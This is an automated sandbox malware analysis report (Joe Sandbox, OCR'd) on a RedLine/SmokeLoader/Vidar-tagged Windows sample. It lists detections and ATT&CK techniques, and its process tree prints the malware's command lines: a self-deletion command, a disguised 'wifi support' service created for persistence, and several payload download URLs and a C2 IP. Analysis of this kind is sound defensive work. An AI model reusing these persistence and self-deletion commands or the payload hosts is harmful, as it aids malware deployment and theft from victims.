



ID: 548650
Sample Name: T5dzWoyBkt.exe
Cookbook: default.jbs
Time: 08:07:13
Date: 06/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report T5dzWoyBkt.exe 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 5
Yara Overview 5
PCAP (Network Traffic) 5
Memory Dumps 5
Unpacked PEs 6
Sigma Overview 6
System Summary: 6
Jbx Signature Overview 6
AV Detection: 6
Compliance: 6
Networking: 6
Key, Mouse, Clipboard, Microphone and Screen Capturing: 6
Spam, unwanted Advertisements and Ransom Demands: 6
System Summary: 6
Data Obfuscation: 7
Hooking and other Techniques for Hiding and Protection: 7
Malware Analysis System Evasion: 7
Anti Debugging: 7
HIPS / PFW / Operating System Protection Evasion: 7
Lowering of HIPS / PFW / Operating System Security Settings: 7
Stealing of Sensitive Information: 7
Remote Access Functionality: 7
Mitre Att&ck Matrix 8
Behavior Graph 8
Screenshots 9
Thumbnails 9
Antivirus, Machine Learning and Genetic Malware Detection 10
Initial Sample 10
Dropped Files 10
Unpacked PE Files 11
Domains 11
URLs 11
Domains and IPs 12
Contacted Domains 12
Contacted URLs 12
URLs from Memory and Binaries 13
Contacted IPs 13
Public 13
Private 13
General Information 13
Simulations 14
Behavior and APIs 14
Joe Sandbox View / Context 14
IPs 14
Domains 14
ASN 14
JA3 Fingerprints 14
Dropped Files 14
Created / dropped Files 14
Static File Info 26
General 26
File Icon 26
Static PE Info 26
General 27
Entrypoint Preview 27
Rich Headers 27
Data Directories 27
Sections 27
Resources 27
Imports 27
Version Infos 27
Possible Origin 27
Network Behavior 27
Snort IDS Alerts 27
Network Port Distribution 27
TCP Packets 28

Copyright Joe Security LLC 2022

UDP Packets 28
ICMP Packets 28
DNS Queries 28
DNS Answers 30
HTTP Request Dependency Graph 33
HTTP Packets 35
HTTPS Proxied Packets 60
Code Manipulations 75
Statistics 75
Behavior 75
System Behavior 75
Analysis Process: svchost.exe PID: 6944 Parent PID: 572 75
General 75
File Activities 75
Analysis Process: T5dzWoyBkt.exe PID: 7000 Parent PID: 3640 75
General 76
Analysis Process: svchost.exe PID: 7048 Parent PID: 572 76
General 76
Registry Activities 76
Analysis Process: svchost.exe PID: 7124 Parent PID: 572 76
General 76
Analysis Process: svchost.exe PID: 7152 Parent PID: 572 76
General 76
File Activities 77
Analysis Process: SgrmBroker.exe PID: 5684 Parent PID: 572 77
General 77
Analysis Process: svchost.exe PID: 2992 Parent PID: 572 77
General 77
Registry Activities 77
Analysis Process: T5dzWoyBkt.exe PID: 1356 Parent PID: 7000 77
General 77
Analysis Process: explorer.exe PID: 3352 Parent PID: 1356 78
General 78
File Activities 78
File Created 78
File Deleted 78
File Written 78
Analysis Process: svchost.exe PID: 6488 Parent PID: 572 78
General 78
File Activities 78
Analysis Process: svchost.exe PID: 5380 Parent PID: 572 79
General 79
File Activities 79
Analysis Process: eijrgvi PID: 5344 Parent PID: 664 79
General 79
Analysis Process: AD19.exe PID: 5384 Parent PID: 3352 79
General 79
Analysis Process: AD19.exe PID: 2824 Parent PID: 5384 79
General 80
Analysis Process: eijrgvi PID: 4020 Parent PID: 5344 80
General 80
Analysis Process: svchost.exe PID: 1068 Parent PID: 572 80
General 80
File Activities 80
Analysis Process: C48A.exe PID: 6860 Parent PID: 3352 80
General 81
Analysis Process: svchost.exe PID: 6128 Parent PID: 572 81
General 81
File Activities 81
Registry Activities 81
Analysis Process: WerFault.exe PID: 6372 Parent PID: 6128 81
General 81
Analysis Process: DACD.exe PID: 4616 Parent PID: 3352 81
General 81
File Activities 82
File Created 82
File Deleted 82
File Written 82
File Read 82
Analysis Process: WerFault.exe PID: 5700 Parent PID: 6860 82
General 82
File Activities 82
File Created 82
File Deleted 82
File Written 82
Registry Activities 82
Analysis Process: E5F9.exe PID: 6076 Parent PID: 3352 82
General 82
Analysis Process: EF80.exe PID: 6920 Parent PID: 3352 83
General 83
Disassembly 83
Code Analysis 83


Windows Analysis Report T5dzWoyBkt.exe

Overview


General Information

Sample Name:	T5dzWoyBkt.exe
Analysis ID:	548650
MD5:	f073b540a352759.
SHA1:	af036e219b6e7d6.
SHA256:	067e76900265c8..
Tags:	exe RedLineStealer
Infos:	

Most interesting Screenshot:



Detection




RedLine
SmokeLoader Tofsee
Vidar

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected RedLine Stealer
- Detected unpacking (overwrites its o…
- Yara detected SmokeLoader
- System process connects to networ…
- Detected unpacking (changes PE se…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for subm…
- Benign windows process drops PE f…
- Yara detected Vidar stealer
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Yara detected Tofsee
- Sigma detected: Copying Sensitive …
- Maps a DLL or memory area into an…
- Injects a PE file into a foreign proce…

Classification



Process Tree

- **System is w10x64**
- svchost.exe (PID: 6944 cmdline: c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- T5dzWoyBkt.exe (PID: 7000 cmdline: "C:\Users\user\Desktop\T5dzWoyBkt.exe" MD5: F073B540A352759BB44D7A1EB641FE61)
  - T5dzWoyBkt.exe (PID: 1356 cmdline: "C:\Users\user\Desktop\T5dzWoyBkt.exe" MD5: F073B540A352759BB44D7A1EB641FE61)
    - explorer.exe (PID: 3352 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - AD19.exe (PID: 5384 cmdline: C:\Users\user\AppData\Local\Temp\AD19.exe MD5: 8C23CC666860658E657DC4652A48FF91)
        - AD19.exe (PID: 2824 cmdline: C:\Users\user\AppData\Local\Temp\AD19.exe MD5: 8C23CC666860658E657DC4652A48FF91)
      - C48A.exe (PID: 6860 cmdline: C:\Users\user\AppData\Local\Temp\C48A.exe MD5: 1F935BFFF0F8128972BC69625E5B2A6C)
        - WerFault.exe (PID: 5700 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6860 -s 520 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
      - DACD.exe (PID: 4616 cmdline: C:\Users\user\AppData\Local\Temp\DACD.exe MD5: 6146E19CEFC8795E7C5743176213B2C2)
        - cmd.exe (PID: 3672 cmdline: "C:\Windows\System32\cmd.exe" /c timeout /t 5 & del /f /q "C:\Users\user\AppData\Local\Temp\DACD.exe" & exit MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 2064 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
          - timeout.exe (PID: 4792 cmdline: timeout /t 5 MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
      - E5F9.exe (PID: 6076 cmdline: C:\Users\user\AppData\Local\Temp\E5F9.exe MD5: E97EA1C4CC3EFE421BC13D3A1FA4D0A3)
        - cmd.exe (PID: 3228 cmdline: "C:\Windows\SysWOW64\cmd.exe" /C mkdir C:\Windows\SysWOW64\bebxnvfo\ MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 3568 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - cmd.exe (PID: 4412 cmdline: "C:\Windows\SysWOW64\cmd.exe" /C move /Y "C:\Users\user\AppData\Local\Temp\npcipivi.exe" C:\Windows\SysWOW64\bebxnvfo\ MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 5320 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - sc.exe (PID: 5344 cmdline: C:\Windows\SysWOW64\sc.exe" create bebxnvfo binPath= "C:\Windows\SysWOW64\bebxnvfo\npcipivi.exe /d\"C:\Users\user\AppData\Local\Temp\E5F9.exe\"" type= own start= auto DisplayName= "wifi support MD5: 24A3E2603E63BCB9695A2935D3B24695)
          - conhost.exe (PID: 1316 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - EF80.exe (PID: 6920 cmdline: C:\Users\user\AppData\Local\Temp\EF80.exe MD5: 9D7EB9BE3B7F3A023430123BA099B0B0)
        - EF80.exe (PID: 3156 cmdline: C:\Users\user\AppData\Local\Temp\EF80.exe MD5: 9D7EB9BE3B7F3A023430123BA099B0B0)
- svchost.exe (PID: 7048 cmdline: c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 7124 cmdline: C:\Windows\System32\svchost.exe -k NetworkService -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 7152 cmdline: c:\windows\system32\svchost.exe -k unistacksvcgroup MD5: 32569E403279B3FD2EDB7EBD036273FA)
- SgrmBroker.exe (PID: 5684 cmdline: C:\Windows\system32\SgrmBroker.exe MD5: D3170A3F3A9626597EEE1888686E3EA6)
- svchost.exe (PID: 2992 cmdline: c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - MpCmdRun.exe (PID: 6324 cmdline: "C:\Program Files\Windows Defender\mpcmdrun.exe" -wdenable MD5: A267555174BFA53844371226F482B86B)
    - conhost.exe (PID: 7132 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- svchost.exe (PID: 6488 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5380 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- eijrgvi (PID: 5344 cmdline: C:\Users\user\AppData\Roaming\eijrgvi MD5: F073B540A352759BB44D7A1EB641FE61)
  - eijrgvi (PID: 4020 cmdline: C:\Users\user\AppData\Roaming\eijrgvi MD5: F073B540A352759BB44D7A1EB641FE61)
- svchost.exe (PID: 1068 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6128 cmdline: C:\Windows\System32\svchost.exe -k WerSvcGroup MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - WerFault.exe (PID: 6372 cmdline: C:\Windows\SysWOW64\WerFault.exe -pss -s 488 -p 6860 -ip 6860 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_RedLine_1	Yara detected RedLine Stealer	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000008.00000000.333308223.0000000004DE1000.00000020.00020000.sdmp	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
0000000E.00000002.400946485.00000000004F0000.00000004.00000001.sdmp	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
00000028.00000000.450660970.0000000000402000.00000040.00000001.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
00000028.00000000.456129483.0000000000402000.00000040.00000001.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
00000028.00000000.451407347.0000000000402000.00000040.00000001.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	

Click to see the 14 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
14.2.AD19.exe.400000.0.unpack	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
25.2.EF80.exe.365fb70.1.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
15.2.eijrgvi.400000.0.unpack	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
12.2.eijrgvi.47a15a0.1.raw.unpack	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
7.1.T5dzWoyBkt.exe.400000.0.unpack	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
Click to see the 13 entries				

Sigma Overview

System Summary:



Sigma detected: Copying Sensitive Files with Credential Data

Sigma detected: Suspicious Del in CommandLine

Sigma detected: New Service Creation

Jbx Signature Overview

Click to jump to signature section

AV Detection:



Antivirus detection for URL or domain

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

Compliance:



Detected unpacking (overwrites its own PE header)

Networking:



System process connects to network (likely due to code injection or exploit)

Key, Mouse, Clipboard, Microphone and Screen Capturing:



Yara detected SmokeLoader

Spam, unwanted Advertisements and Ransom Demands:



Yara detected Tofsee

System Summary:



Copyright Joe Security LLC 2022

PE file has nameless sections

Data Obfuscation:



Detected unpacking (overwrites its own PE header)

Detected unpacking (changes PE section rights)

.NET source code contains method to dynamically call methods (often used by packers)

Hooking and other Techniques for Hiding and Protection:



Deletes itself after installation

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:



Checks if the current machine is a virtual machine (disk enumeration)

Contains functionality to detect sleep reduction / modifications

Anti Debugging:



Checks for kernel code integrity (NtQuerySystemInformation(CodeIntegrityInformation))

HIPS / PFW / Operating System Protection Evasion:



System process connects to network (likely due to code injection or exploit)

Benign windows process drops PE files

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Contains functionality to inject code into remote processes

Creates a thread in another existing process (thread injection)

.NET source code references suspicious native API functions

Lowering of HIPS / PFW / Operating System Security Settings:



Changes security center settings (notifications, updates, antivirus, firewall)

Stealing of Sensitive Information:



Yara detected RedLine Stealer

Yara detected SmokeLoader

Yara detected Vidar stealer

Yara detected Tofsee

Found many strings related to Crypto-Wallets (likely being stolen)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to steal Crypto Currency Wallets

Remote Access Functionality:



Yara detected RedLine Stealer

Yara detected SmokeLoader

Yara detected Vidar stealer


Yara detected Tofsee

Copyright Joe Security LLC 2022

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and C
Spearphishing Link 1	Windows Management Instrumentation 1	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 1 1 1	OS Credential Dumping 1	System Time Discovery 2	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingres Transf
Valid Accounts 1	Native API 1 1	Application Shimming 1	Application Shimming 1	Deobfuscate/Decode Files or Information 1 1	Input Capture 1	Account Discovery 1	Remote Desktop Protocol	Data from Local System 3	Exfiltration Over Bluetooth	Encryp Chann
Domain Accounts	Exploitation for Client Execution 1	Valid Accounts 1	Valid Accounts 1	Obfuscated Files or Information 3	Security Account Manager	File and Directory Discovery 3	SMB/Windows Admin Shares	Input Capture 1	Automated Exfiltration	Non-S Port 1
Local Accounts	Command and Scripting Interpreter 2	Windows Service 4	Access Token Manipulation 1	Software Packing 3 4	NTDS	System Information Discovery 4 7	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Applic Layer Protoc
Cloud Accounts	Service Execution 3	Network Logon Script	Windows Service 4	Timestomp 1	LSA Secrets	Query Registry 1	SSH	Keylogging	Data Transfer Size Limits	Applic Layer Protoc
Replication Through Removable Media	Launchd	Rc.common	Process Injection 5 1 3	DLL Side-Loading 1	Cached Domain Credentials	Security Software Discovery 4 6 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multib Comm
External Remote Services	Scheduled Task	Startup Items	Startup Items	File Deletion 1	DCSync	Process Discovery 1 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comm Used F
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Masquerading 1 1	Proc Filesystem	Virtualization/Sandbox Evasion 1 3 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applic Layer
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Valid Accounts 1	/etc/passwd and /etc/shadow	Application Window Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web P
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Access Token Manipulation 1	Network Sniffing	System Owner/User Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Tr Protoc
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Virtualization/Sandbox Evasion 1 3 1	Input Capture	Remote System Discovery 1	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Pr
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Process Injection 5 1 3	Keylogging	Local Groups	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB	DNS
Compromise Hardware Supply Chain	Visual Basic	Scheduled Task	Scheduled Task	Hidden Files and Directories 1	GUI Input Capture	Domain Groups	Exploitation of Remote Services	Email Collection	Commonly Used Port	Proxy


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
T5dzWoyBkt.exe	42%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\C48A.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\npcipivi.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\EF80.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\DACD.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\CD6F.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\DB1C.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\A9A9.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\AD19.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\B94A.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\E5F9.exe	100%	Joe Sandbox ML		
C:\ProgramData\sqlite3.dll	3%	Metadefender		Browse
C:\ProgramData\sqlite3.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\sqlite3[1].dll	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\sqlite3[1].dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\A9A9.exe	47%	ReversingLabs	Win32.Trojan.Generic	
C:\Users\user\AppData\Local\Temp\B94A.exe	23%	Metadefender		Browse

Copyright Joe Security LLC 2022

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\B94A.exe	89%	ReversingLabs	Win32.Ransomware.Convagent	
C:\Users\user\AppData\Local\Temp\C48A.exe	26%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\C48A.exe	79%	ReversingLabs	Win32.Ransomware.LockbitCrypt	
C:\Users\user\AppData\Local\Temp\CD6F.exe	47%	ReversingLabs	Win32.Trojan.Phonzy	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
14.2.AD19.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
24.2.E5F9.exe.540e50.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
22.2.DACD.exe.540e50.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
14.0.AD19.exe.400000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.eijrgvi.47a15a0.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
7.0.T5dzWoyBkt.exe.400000.1.unpack	100%	Avira	TR/Crypt.EPACK.Gen2		Download File
22.2.DACD.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.0.eijrgvi.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
19.0.C48A.exe.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
19.3.C48A.exe.5e0000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
19.0.C48A.exe.400000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.0.eijrgvi.400000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.AD19.exe.4715a0.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
14.0.AD19.exe.400000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
7.0.T5dzWoyBkt.exe.400000.3.unpack	100%	Avira	TR/Crypt.EPACK.Gen2		Download File
15.2.eijrgvi.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
7.0.T5dzWoyBkt.exe.400000.2.unpack	100%	Avira	TR/Crypt.EPACK.Gen2		Download File
22.3.DACD.exe.560000.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
19.0.C48A.exe.5d0e50.7.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
7.1.T5dzWoyBkt.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
7.0.T5dzWoyBkt.exe.400000.0.unpack	100%	Avira	TR/Crypt.EPACK.Gen2		Download File
14.0.AD19.exe.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
7.2.T5dzWoyBkt.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
7.0.T5dzWoyBkt.exe.400000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
24.3.E5F9.exe.580000.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
14.1.AD19.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.1.eijrgvi.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
19.2.C48A.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
19.2.C48A.exe.5d0e50.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
19.0.C48A.exe.5d0e50.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.0.eijrgvi.400000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
7.0.T5dzWoyBkt.exe.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
24.2.E5F9.exe.400000.0.unpack	100%	Avira	BDS/Backdoor.Gen		Download File
1.2.T5dzWoyBkt.exe.2cf15a0.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
7.0.T5dzWoyBkt.exe.400000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://privacytools-foryou-777.com/downloads/toolspab2.exe	12%	Virustotal		Browse
http://privacytools-foryou-777.com/downloads/toolspab2.exe	100%	Avira URL Cloud	malware	
http://185.7.214.171:8080/6.php	100%	URL Reputation	malware	
http://host-data-coin-11.com/	0%	URL Reputation	safe	
http://data-host-coin-8.com/files/8584_1641133152_551.exe	11%	Virustotal		Browse
http://data-host-coin-8.com/files/8584_1641133152_551.exe	100%	Avira URL Cloud	malware	
http://data-host-coin-8.com/game.exe	8%	Virustotal		Browse
http://data-host-coin-8.com/game.exe	100%	Avira URL Cloud	malware	
http://91.243.44.130/stlr/maps.exe	11%	Virustotal		Browse
